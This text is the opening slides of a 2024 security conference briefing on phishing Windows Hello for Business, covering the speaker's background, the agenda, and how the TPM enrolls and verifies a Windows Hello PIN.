



AUGUST 7-8, 2024  
BRIEFINGS

# HOOK, LINE AND SINKER: PHISHING WINDOWS HELLO FOR BUSINESS

# ABOUT ME



Yehuda Smirnov

RED TEAM & SECURITY RESEARCHER  
@ ACCENTURE SECURITY ISRAEL

.....

@yudasm\_ on twitter

- Like learning & researching Windows, Active Directory, Azure and anything interesting
- Develop in C, C#, Python & Assembly
- Ex private investigator
- Like to surf & play tennis

>  
accenture

# ABOUT ME



# AGENDA

- Intro to Windows Hello For Business (WHfB)
- Understanding WebAuthn API
- Investigation
- Proxy Phishing
- Mitigations


# INTRODUCTION

- Windows Hello for Business (WHfB from now on) is considered a **phishing resistant authentication method**.
- Discovered a method to phish Windows Hello for Business



# WINDOWS HELLO

---

# WINDOWS HELLO



# WINDOWS HELLO



# **WINDOWS HELLO - TPM**

- The TPM - Trusted Platform Module is a chip located on the motherboard / CPU, which stores cryptographic keys directly in the hardware.




# WINDOWS HELLO - TPM



**1**


**Enrollment** - Windows Hello pin is  
hashed & stored in the TPM



# WINDOWS HELLO - TPM




- 1** **Enrollment** - Windows Hello pin is hashed & stored in the TPM
- 2** **Authentication** - provide Windows Hello Pin, which is sent to the TPM



# WINDOWS HELLO - TPM




- 1 Enrollment** - Windows Hello pin is hashed & stored in the TPM
- 2 Authentication** - provide Windows Hello Pin, which is sent to the TPM
- Verification** - TPM verifies the pin by comparing the input PIN to the hash stored



